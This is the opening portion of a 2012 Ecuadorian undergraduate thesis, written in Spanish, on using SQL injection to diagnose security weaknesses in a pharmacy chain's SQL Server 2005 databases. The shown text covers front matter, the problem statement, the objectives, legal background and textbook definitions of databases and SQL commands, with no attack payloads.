
# UNIVERSIDAD TÉCNICA DE AMBATO

## FACULTAD DE INGENIERÍA EN SISTEMAS ELECTRÓNICA E INDUSTRIAL

## CARRERA DE INGENIERÍA EN SISTEMAS COMPUTACIONALES E INFORMATICOS

## SEMINARIO DE GRADUACIÓN "SEGURIDAD INFORMATICA"

**Tema**:

"Inyección SQL para detectar las vulnerabilidades de seguridad en las bases de datos SQL server 2005 en las farmacias Cruz Azul Vitalidad de la ciudad de Ambato""

**Trabajo de Graduación Modalidad**: Seminario de Graduación, presentado previo la obtención del título de Ingeniero en Sistemas Computacionales e Informáticos.

AUTOR: David Israel Chicaiza Cazar.

PROFESOR REVISOR: Ing. Galo López

Ambato – Ecuador
2012

## APROBACIÓN DEL TUTOR

En mi calidad de tutor del trabajo de investigación sobre el tema: **"INYECCIÓN SQL PARA DETECTAR LAS VULNERABILIDADES DE SEGURIDAD EN LAS BASES DE DATOS SQL SERVER 2005 EN LAS FARMACIAS CRUZ AZUL VITALIDAD DE LA CIUDAD DE AMBATO",** del señor David Israel Chicaiza Cazar, estudiante de la carrera de ingeniería en sistemas informáticos y computacionales, de la Facultad de Ingeniería en Sistemas, Electrónica e Industrial, de la Universidad Técnica de Ambato, considero que el informe investigativo reúne los requisitos suficientes para que continúe con los tramites y consiguiente aprobación de conformidad al Art. 16 del Capítulo II, del reglamento de graduación para obtener el título terminal de Tercer Nivel de la Universidad Técnica de Ambato.

Ambato, Octubre 2012

EL TUTOR

…….

Ing. Galo López

AUTORÍA

El presente trabajo de investigación titulado: **"INYECCIÓN SQL PARA DETECTAR LAS VULNERABILIDADES DE SEGURIDAD EN LAS BASES DE DATOS SQL SERVER 2005 EN LAS FARMACIAS CRUZ AZUL VITALIDAD DE LA CIUDAD DE AMBATO"** Es absolutamente original, auténtico y personal, en virtud, el contenido, efectos legales y académicos que se desprenden del mismo son de exclusiva responsabilidad del autor.

Ambato, Octubre 2012

……

**David Israel Chicaiza Cazar**

**C.C: 180409105-4**

## APROBACIÓN DE LA COMISIÓN CALIFICADORA

La comisión Calificadora del presente trabajo conformada por los señores docentes Ing. Luis Solís, Ing. Hernando Buenaño, reviso y aprobó el informe final del trabajo de graduación titulado: **"INYECCIÓN SQL PARA DETECTAR LAS VULNERABILIDADES DE SEGURIDAD EN LAS BASES DE DATOS SQL SERVER 2005 EN LAS FARMACIAS CRUZ AZUL VITALIDAD DE LA CIUDAD DE AMBATO",** presentado por el señor David Israel Chicaiza Cazar de acuerdo al Art. 18 del Reglamento de Graduación para Obtener el Título Terminal de Tercer Nivel de la Universidad Técnica de Ambato.

……..

Ing. Oswaldo Paredes

PRESIDENTE DEL TRIBUNAL

……  ……

Ing. Luis Solís  Ing. Hernando Buenaño

DOCENTE CALIFICADOR  DOCENTE CALIFICADOR

## DEDICATORIA

*El presente trabajo está dedicado a mis padres y mi hermana; personas que a pesar de todo nunca perdieron la fe en mí, brindándome su apoyo con consejos que me han ayudado en el caminar de la vida, espero algún día poderles recompensar todo lo que ellos me han brindado. Finalmente deseo acotar mi gratitud eterna a mi Dios quien con sus bendiciones me ha dado fuerzas y me ha protegido de todo mal para que este sueño sea hoy una realidad.*

*David Chicaiza.*

## AGRADECIMIENTO

*A Dios ya que gracias a él pude guiar en mi vida cada día, y culminar esta tesis.*

*A mis padres, que gracias a su amor y apoyo me han brindado su confianza y la fuerza para ser una mejor persona.*

*En especial al Ing. Galo López quien más que un Docente ha sido para mí un gran amigo y fuente de apoyo cuando más lo he necesitado. También un eterno agradecimiento a las Farmacias Vitalidad. Por abrirme sus puertas y su confianza.*

*David Chicaiza.*

## INDICE



## CAPÌTULO I

**CAPITULO II**

**MARCO TEORICO**



**CAPITULO III**

**MARCO METODOLOGICO**

**CAPITULO IV**

**ANÁLISIS E INTERPRETACIÓN DE RESULTADOS**



**CAPITULO V**

**CONCLUSIONES Y RECOMENDACIONES**



**CAPITULO VI**

**PROPUESTA**

**ÍNDICE DE FIGURAS.**

## ÍNDICE DE TABLAS.

## RESUMEN EJECUTIVO

El tema del presente trabajo trata sobre Inyección SQL para detectar las vulnerabilidades de seguridad en las bases de datos SQL server en las farmacias cruz azul vitalidad de la ciudad de Ambato.

Para lograr el objetivo principal de esta investigación, el presente trabajo está estructurado por seis capítulos: en el primer capítulo se plantea de forma clara y precisa el problema por el cual se decidió realizar el presente proyecto, se mencionan los objetivos que llevaron a la realización de la investigación, así como también una justificación con argumentos claros con los que se sustenta el porqué de esta investigación.

Los antecedentes investigativos, la fundamentación legal, las categorías fundamentales guiarán en la búsqueda de una posible solución al problema planteado; así como la definición de las variables dependiente e independiente, están contenidos en el capítulo segundo.

En el capítulo tercero, la modalidad y el nivel de la investigación, la población y muestra, recolección y procesamiento de la información son abarcados.

El análisis e interpretación de los resultados de las encuestas realizadas a los usuarios de la Institución serán cubiertos en el cuarto capítulo.

El capítulo quinto que describe las conclusiones a las que se ha llegado y las recomendaciones que se realizan al finalizar la presente investigación.

Finalmente el capítulo sexto describe detalladamente la propuesta planteada al problema de investigación.

# INTRODUCCIÓN

La inyección de código SQL pertenece al tipo de ataques de validación de entradas del usuario, es una técnica utilizada por personas maliciosas con el fin de alterar o atacar un sitio o servidor a través de comandos SQL. Probablemente es una de las vulnerabilidades web más importante de la historia. Se encuentra en un gran número de aplicaciones web y su potencial destructivo es enorme.

En la actualidad siguen apareciendo nuevas vías de explotar esta falla, y aplicaciones muy extendidas, creadas por programadores expertos, tampoco están exentas de inyecciones.

El motivo de que esté tan extendido este tipo de errores reside en la falta de concienciación de seguridad de los programadores. Los programadores principiantes (y no tan principiantes) descuidan el código por desconocimiento, descuidos o por propia comodidad.

.

# CAPITULO I

EL PROBLEMA

## 1.1 Tema

Inyección SQL para detectar las vulnerabilidades de seguridad en las bases de datos SQL server 2005 de las farmacias cruz azul vitalidad de la ciudad de Ambato.

## 1.2 Planteamiento del Problema

### 1.2.1 Contextualización.

A nivel mundial la información es uno de los pilares importantes de la sociedad informatizada en la que vivimos, mantener la integridad depende de una correcta encriptación de la información, además del acceso y autenticación a la misma, pero esto no basta puesto que en los últimos años los ataques de inyección SQL han ido en aumento significativamente, afectando las vulnerabilidades de sitios web, según McAfee en el primer trimestre del 2011 " China y Estados Unidos siguen siendo los principales orígenes de los ataques de inyección SQL. Generalmente la inyección SQL es usada para acceder a bases de datos de distintos tipos, los ataques de inyección SQL suelen representar una clase compleja de ataques con un tipo específico de atacante. China se sitúa a la cabeza (que registra el 50% de los ataques), seguida de Estados Unidos (25%). Ucrania se desplazó a la tercera posición (13%), lo

que provocó el descenso de Irán al cuarto lugar (5%). El resto de países no registran más del 2% de los ataques. ”

En el Ecuador es particularmente nuevo este tema, ya que no existen registros de este tipo de ataques, aunque a nivel mundial ya está causando muchos inconvenientes; por tal motivo el gobierno conjuntamente con las empresas privadas, deberían tomar parte en el asunto aplicando medidas de prevención para evitar en algo este tipo de ataques, permitiendo así proteger la información de las organizaciones.

Concretamente en Ambato las bases de datos sobre SQL server son las más utilizadas, por tal motivo el estudio se centrara en detectar de las vulnerabilidades de estos motores, ya que día a día se hace complicado evitar un ataque, siendo tarea de los administradores de BD mantener los datos seguros, ya sea utilizando procedimientos o técnicas que permitan evitar que alguna vulnerabilidad de la aplicación sea explotada.

Este es el caso de las farmacias Cruz Azul Vitalidad, cuyas bases de datos se encuentran sobre SQL server, actualmente no existen políticas de seguridad así como medidas de prevención implantadas, por tal motivo estas bases de datos se vuelven vulnerables ante cualquier tipo de ataque, causa por la cual es necesario aplicar medidas de prevención que permitan mantener protegida la información.

### 1.2.2 Árbol de Problema




Grafico 1.1. *Árbol de Problema*

***Elaborado por:*** *Investigador*

### 1.2.3 Análisis Crítico

A continuación se realizará un Análisis Crítico al problema a investigar, partiendo de los síntomas y causas que provocan el desarrollo de las problemática planteada.

La inyección SQL se presenta como número uno en la lista de deficiencias de seguridad al representar casi la quinta parte de los ataques, llegando incluso al 19% del total de los casos. El ataque de inyección SQL altera el contenido de la base de datos del equipo que inyecta, como su propio nombre indica, la inyección SQL altera la correcta ejecución de la consulta permitiendo insertar código malicioso en las bases de datos. De ese modo, es posible robar las claves de acceso del usuario que utiliza en otras aplicaciones.

Otras deficiencias de seguridad son las relacionadas con la conectividad en la Red. El principal riesgo del protocolo HTTP es que puede permitir la entrada de cualquier hacker al ser un protocolo demasiado libre, lo que dificulta la seguridad de las empresas. Si a esto le sumamos la proliferación de uso de aplicaciones Web, como las herramientas de **Google** o **Microsoft**, el usuario deberá exigir unas medidas de seguridad más restrictivas para garantizar la privacidad de sus datos.

### 1.2.4 Prognosis

Si no se realiza un estudio de las vulnerabilidades a las que afecta inyección de código SQL sobre las bases de datos de SQL server 2005 las empresas que utilizan este motor corren el riesgo sufrir ataques de este tipo pudiendo perder diariamente información, esto traducido a pérdidas económicas.

### 1.2.5 Formulación del problema

¿Cómo afecta la inyección SQL en las vulnerabilidades de seguridad de las bases de datos SQL server 2005?

### 1.2.6 Preguntas y directrices

¿Conocer las vulnerabilidades del sistema ayudara a la aplicación a mantenerse protegida?

¿Mantener el sistema monitoreado evitara que un intruso tenga éxito al momento de vulnerar el sistema?

¿Obtener respaldos de la BD evitara que si un intruso ha logrado vulnerar el sistema la información no se pierda en su totalidad?

¿En que favorecerá la aplicación de medidas de seguridad para la prevención de un Ataque de inyección SQL?

### 1.2.7 Delimitación

**Campo de acción**: Ingeniería en sistemas
**Área:** Seguridad Informática
**Aspecto:** Vulnerabilidades en BD

Tentativamente el proyecto se desarrollará en un lapso de 6 meses a partir del 30 de Enero del 2012, tiempo en el cual se pretende desarrollar un estudio de las vulnerabilidades a las que afecta la inyección de código SQL, siendo la entidad beneficiaria las farmacias cruz azul de la ciudad de Ambato, donde la bodega matriz se encuentra ubicada en Ambato en la calle Antonio Clavijo frente al mercado sur.

## 1.3 Justificación

En la actualidad la tecnología ha ido avanzando aceleradamente a la par de la masificación del internet, toda la información es almacenada en ordenadores de manera automática, con todo el riesgo que se corre al manejar información se debería tener medidas de protección, para poder garantizar la integridad de la información y las tecnologías que facilitan la gestión de la misma.

Al utilizar Internet como herramienta de comunicación se amplía el radio de cobertura de las aplicaciones con bases de datos, permitiendo así una mayor accesibilidad a la información para los usuarios, pero como la web es un sitio accesible a la población en general las problemáticas de seguridad surgen diariamente y son un dolor de cabeza para cualquier organización que utilice este medio, por tal motivo es necesario elaborar un estudio acerca de las vulnerabilidades a las que afecta la inyección de código SQL sobre las bases de datos de SQL server, este sería de gran ayuda para un administrador de bases de datos, debido al tedioso trabajo que resulta al momento de controlar el manejo de las transacciones que se realizan diariamente en las bases de datos, tareas que se realizan diariamente.

La utilización de dicha herramientas seria de suma importancia debido a las grandes ventajas que se puede obtener al momento de proteger las bases de datos, además apoyará en la detección de estos problemas para su corrección por medio de recomendaciones para permitir mejorar el rendimiento del sistema haciéndolo confiable y menos vulnerable y en un tiempo mínimo hará que el sistema se transforme en un modelo digno de ser imitado por las empresas de la localidad.

Finalmente se justifica plenamente el presente trabajo pues la investigación permite avanzar y seguir fomentando el avance tecnológico de las empresas ambateñas llegando así a un nivel más alto de productividad.

La elaboración de este estudio será de gran ayuda para todas las empresas que utilicen sus aplicaciones sobre SQL server, puesto que podrán proteger de mejor manera su información.

## 1.4 Objetivos de la Investigación

### 1.4.1 General

Diagnosticar las vulnerabilidades a las que afecta la inyección de código SQL sobre las bases de datos de SQL server 2005 en las farmacias cruz azul vitalidad de la ciudad de Ambato.

### 1.4.2 Específicos

- Identificar los mecanismos de la inyección SQL a través de un estudio en SQL server 2005.
- Realizar un diagnóstico de las vulnerabilidades a las que ataca la inyección SQL en las BD de SQL server.
- Elaborar una guía técnica para la prevención de ataques de inyección SQL.

# CAPITULO II

# MARCO TEÓRICO

## 2.1 Antecedentes Investigativos:

El estudio de amenazas de seguridad en las bases de datos sobre SQL server 2005 de la manera en la que se quiere desarrollar constituye un proyecto bastante prometedor, pero hay que recalcar que luego de realizar una exhaustiva investigación en los portales de las Universidades de Ambato, en la biblioteca de la Facultad de Ingeniería en Sistemas, Electrónica e Industrial de la Universidad Técnica de Ambato y en general en la WEB sobre proyectos o temas de investigación relacionados al presente, se ha encontrado que:

Realizando una investigación de campo se logró constatar que en la Facultad de Ingeniería en Sistemas, Electrónica e Industrial no existen trabajos similares con respecto a esta investigación, obteniéndose el mismo resultado en las Universidades de Ambato.

Sin embargo al realizarse una investigación en Internet se constató que **Cristian Iván Pinzón Trejos** para su tesis doctoral con el tema "ARQUITECTURA MULTI-AGENTE ADAPTATIVA PARA LA DETECCIÓN DE ATAQUES EN ENTORNOS DINÁMICOS Y DISTRIBUIDOS" de la Universidad de Salamanca habla de Ataques de inyección SQL desde la página 32 a la 41.

## 2.2 Fundamentación Legal.

### Constitución del estado

**Sección tercera**
**Comunicación e información**

**Art. 16.-**Todas las personas, en forma individual o colectiva, tienen derecho a:

**2.** El acceso universal a las tecnologías de información y comunicación.

**Art. 18.-**Todas las personas, en forma individual o colectiva, tienen derecho a:

**2.** Acceder libremente a la información generada en entidades públicas, o en las privadas que manejen fondos del Estado o realicen funciones públicas. No existirá reserva de información excepto en los casos expresamente establecidos en la ley.
En caso de violación a los derechos humanos, ninguna entidad pública negará la información.

**Capítulo sexto**
**Derechos de libertad**
Art. 66.- Se reconoce y garantizará a las personas:

19. El derecho a la protección de datos de carácter personal, que incluye el acceso y la decisión sobre información y datos de este carácter, así como su correspondiente protección. La recolección, archivo, procesamiento, distribución o difusión de estos datos o información requerirán la autorización del titular o el mandato de la ley.

**Sección quinta**

**Acción de hábeas data**

Art. 92.- Toda persona, por sus propios derechos o como representante para el efecto, tendrá derecho a conocer de la existencia y documentos, datos genéticos, bancos o archivos de datos personales sobre sí misma, o sobre sus bienes, consten en entidades públicas soporte material o electrónico. Asimismo tendrá derecho a conocer de ellos, su finalidad, el origen y destino de información personal vigencia del archivo o banco de datos.

Las personas responsables de los bancos o archivos de datos difundir la información archivada con autorización de su titular o de La persona titular de los datos podrán solicitar al responsable el acceso archivo, así como la actualización de los datos, su rectificación, anulación. En el caso de datos sensibles, cuyo archivo deberá estar ley o por la persona titular, se exigirá la adopción de las medidas necesarias. Si no se atendiera su solicitud, ésta podrá acudir a la persona afectada podrá demandar por los perjuicios ocasionados.

## 2.3 Categorías fundamentales




Figura 2.1. *Categorías Fundamentales*

***Elaborado por**: Investigador*

### 2.3.1 Categorías Fundamentales Variable Independiente

#### 2.3.1.1 Bases de datos

Según Rafael Camps Paré (s.f, pag 7) "Un conjunto de ficheros en los que se establecen vínculos interrelaciónales", se considera importante lo que manifiesta Janhil Aurora Trejo Martínez (Internet; 28/09/2009; 22/10/2011; 10:47am ) "Base de Datos es un conjunto exhaustivo no redundante de datos estructurados organizados independientemente de su utilización y su implementación en máquina accesibles en tiempo real y compatibles con usuarios concurrentes con necesidad de información diferente y no predicable en tiempo". Por otro lado lo que afirma Christopher J. *Date* (año, pag 2) Un sistema de base de datos es básicamente un sistema computarizado para llevar registros, es decir es un depósito o contenedor de una colección de archivos de datos computarizados.

Entonces una base de es un conjunto de información computarizada con estructura propia que permitan almacenar registros de manera ordenada para que sean accesibles a usuarios con necesidad de información.

#### 2.3.1.2 Sistema gestor de bases de datos (SGBD)

Según Alberto Gómez; Nicolás de Abajo Martínez (1998, pag 82) "Es un conjunto de herramientas que ayudan al usuario a gestionar la información almacenada en una base de datos", es importante recalcar lo que Ralph M Stair; George Reynolds (s.f, 206) Un sistema de gestión de base de datos SGBD es un grupo de programas que se usa como una interfaz entre la base de datos y programas de aplicaciones o entre una base de datos y el usuario, los SGBD comparten algunas funciones comunes tales como proporcionar una vista de datos para el usuario, almacenar y recuperar físicamente los datos en una base de datos, permitir la manipulación de datos, y elaborar informes, además se considera importante lo que afirma José A. Taboada (2005,17) "un SGBD es una aplicación que permite a los usuarios definir, crear y mantener la base de datos, proporcionando acceso controlado a la misma".

Entonces un SGBD nace de la necesidad de gestionar información almacenada en una base de datos, proporcionando acceso controlado a los usuarios para que puedan recuperar físicamente los datos, permitiendo la manipulación de ellos.

#### 2.3.1.3 Lenguaje de consulta estructurado SQL

Según G. Quintana, M. Márquez, J Aliaga, M. Aramburu (2008,08) SQL (*Stuctured Query Languaje*) es un lenguaje de programación diseñado específicamente para el acceso a sistemas de gestión de base de datos. Como la mayor parte de sistemas son de este tipo, y como el lenguaje SQL es el más ampliamente usado en estos, se puede decir sin ningún género de dudas que este lenguaje es empleado mayoritariamente en los sistemas existentes.

Este lenguaje es empleado en sistemas informáticos que van desde ordenadores personales muy básicos, hasta los más potentes computadores.

Las principales ventajas que aporta SQL son:

- Su enorme difusión pues empleado en la mayoría de sistemas actuales.
- Su elevada expresividad, por ejemplo operaciones que costarían semanas de esfuerzo en ser desarrolladas en lenguaje de programación tradicional, pueden ser realizadas con SQL en tan solo minutos.

El lenguaje SQL es un lenguaje de cuarta generación. Es decir, en este lenguaje se indica que información se desea obtener o procesar, pero no como se debe hacer. Es la labor interna del sistema decidir la forma más eficiente de llevar la operación ordenada por el usuario.

También es necesario mencionar lo que afirma Claudio Casares (Internet; s.f; 24, 10,2011; 22:35) El lenguaje **SQL** está compuesto por comandos, cláusulas, operadores y funciones de agregado. Estos elementos se combinan en las instrucciones para crear, actualizar y manipular las bases de datos.

Existen dos tipos de comandos **SQL**:

- Los DLL que permiten crear y definir nuevas bases de datos, campos e índices.
- Los DML que permiten generar consultas para ordenar, filtrar y extraer datos de la base de datos.

| Comandos DLL (Comando | Descripción) |
|---|---|
| **CREATE** | Utilizado para crear nuevas tablas, campos e índices |
| **DROP** | Empleado para eliminar tablas e índices |
| **ALTER** | Utilizado para modificar las tablas agregando campos o cambiando la definición de los campos. |

| Comandos DML | |
|---|---|
| **SELECT** | Utilizado para consultar registros de la base de datos que satisfagan un criterio determinado |
| **INSERT** | Utilizado para cargar lotes de datos en la base de datos en una única operación. |
| **UPDATE** | Utilizado para modificar los valores de los campos y registros especificados |

| | |
|---|---|
| **DELETE** | Utilizado para eliminar registros de una tabla de una base de datos |

**Cláusulas**

Las cláusulas son condiciones de modificación utilizadas para definir los datos que desea seleccionar o manipular.

| **Comando** | **Descripción** |
|---|---|
| **FROM** | Utilizada para especificar la tabla de la cual se van a seleccionar los registros |
| **WHERE** | Utilizada para especificar las condiciones que deben reunir los registros que se van a seleccionar |
| **GROUP BY** | Utilizada para separar los registros seleccionados en grupos específicos |
| **HAVING** | Utilizada para expresar la condición que debe satisfacer cada grupo |
| **ORDER BY** | Utilizada para ordenar los registros seleccionados de acuerdo con un orden específico |

**Operadores Lógicos**

| | |
|---|---|
| **AND** | Es el "y" lógico. Evalúa dos condiciones y devuelve un valor de verdad sólo si ambas son ciertas. |
| **OR** | Es el "o" lógico. Evalúa dos condiciones y devuelve un valor de verdad si alguna de las dos |

es cierta.

| | |
|---|---|
| **NOT** | Negación lógica. Devuelve el valor contrario de la expresión. |

También es necesario mencionar lo que en su libro mencionan Alicia Ramos; María Jesús Ramos (2008,177) El lenguaje SQL (*Structured Query Lenguaje*) es una herramienta para organizar, gestionar y recuperar los datos almacenados en una base de datos relacional; por tanto permite la comunicación con el sistema de gestión de BD. Es tan conocido en Base de datos relacionales que muchos lenguajes de programación incorporan sentencias SQL como parte de su repertorio.

SQL Fue desarrollado sobre un prototipo de gestor de base de datos relacionales denominado SYSTEM R y diseñado por IBM a mediados de los años setenta, incluía lenguaje de consultas, entre ellos SEQUEL (*Structured English Query Languaje*) que más tarde se denominó como SQL.

**Como Funciona.**

A medida que las redes se hicieron más comunes las aplicaciones que se ejecutan en un mini ordenador o en un gran sistema central pasaron a redes de área local de estaciones de trabajo y servidores. En estas redes, SQL desempeña un gran papel como enlace entre la aplicación que se ejecuta en la estación de trabajo con una interfaz gráfica de usuario y el SGBD que gestiona los datos compartidos en el servidor.

En la figura 2.2 se muestra cómo funciona SQL en una arquitectura Cliente servidor, donde los ordenadores se combinan en una red de área local con un servidor de Base de datos que almacena los datos compartidos.




Figura 2.2. *Arquitectura Cliente servidor*

*Fuente:* RAMOS, Alicia (2008)"Operaciones con bases de datos ofimáticas y corporativas"

Con el auge del internet, las arquitecturas de las BD de red dio otro paso en su evolución; mediante el uso de navegadores web se da acceso a los clientes a la información contenida en la base de datos. Esto exige conectar el servidor web con el sistema de BD que contiene la información. Los métodos para conectar los servidores web son los SGBD hicieron que surgiera la arquitectura de 3 capas que puede verse en la siguiente figura 2.3.




Figura 2.3. *Arquitectura Cliente servidor - 3 capas.*

*Fuente:* RAMOS, Alicia (2008)"Operaciones con bases de datos ofimáticas y corporativas"

Como resumen ***SQL*** es un lenguaje de Consulta Estructurado (SQL) que se usa para consultar, actualizar y administrar bases de datos relacionales, tales como SQL server 2005. Al crear una consulta en la ventana Consulta, lo que hace SQL server 2005 en realidad es construir una instrucción SQL equivalente.

#### 2.3.1.4 SQL Server 2005

Según Microsoft (internet; 25/05/2006; 06/11/2011) SQL Server 2005 es una plataforma global de base de datos que ofrece administración de datos empresariales con herramientas integradas de inteligencia empresarial (BI). El motor de la base de datos SQL Server 2005 ofrece almacenamiento más seguro y confiable tanto para datos relacionales como estructurados, lo que le permite crear y administrar aplicaciones de datos altamente disponibles y con mayor rendimiento para utilizar en su negocio.

